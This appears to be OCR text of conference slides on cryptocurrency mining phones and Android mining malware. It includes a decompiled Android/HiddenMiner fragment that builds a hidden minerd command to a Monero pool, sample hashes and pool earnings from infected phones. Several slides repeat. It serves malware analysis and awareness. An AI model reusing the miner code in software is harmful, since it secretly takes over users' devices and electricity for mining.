
Wings Mobile Minephone WX



Screenshot from https://bitwings.org

- Announced at **MWC 2019**
- *"First minery phone"*
- Targeted price ≈ 3,300 USD
- Promises **2 Ethereum per month** (≈ 270 USD)


Mining plan



3,300 USD

You purchase a mining plan in a pool. The mobile phone does **not** mine.

HTC Exodus 1S



Source: HTC - see https://www.engadget.com/2019/05/11/htc-exodus-1s-blockchain-phone-node

- Planned Q3 2019
- Price: 250-300 USD

HTC Exodus 1S

Source: HTC - see https://www.engadget.com/2019/05/11/htc-exodus-1s-blockchain-phone-node

- Planned Q3 2019
- Price: 250-300 USD

Cybercrime scene

Is mining interesting for malware authors?

- Mass. **300,000+** hits for malicious mobile miners / month
- No cost. They don't pay **electricity**
- No risk. They **don't really care if they damage your phone** (as long as you let the malware run)
- **Anonymous and/or Untraceable** and easy to use on the **Darknet**
- **Speculation**. A few coins might be worth a treasure later?

Android/HiddenMiner: how profitable?

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
↪   "://" + pool + ":" + port + " -O " + user + ":" + userpw + "
↪   -t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
↪   command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);
```

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377

Android/HiddenMiner: how profitable?

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
↪   "://" + pool + ":" + port + " -O " + user + ":" + userpw + "
↪   -t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
↪   command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);
```


sg1.supportxmr.com

Monero wallet address

Label = phone manufacturer

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377

Android/HiddenMiner mining live




Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
2	HUAWEI	8 H/s	8 H/s	9 H/s	32,201,604	a minute ago
3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago


Android/HiddenMiner - one month profits

Android/HiddenMiner mining live




Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits


Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Monitoring Android/CoinMiner


Neoscrypt coins: Bollywoodcoin, cerberus, crowdcoin, dinero, guncoin, orbitcoin, trezarcoin...



sha256: c657e94c3040df2d62931ee4b5fcd673e61f5ba903b176f7590996fa57aec0e4

Monitoring Android/CoinMiner

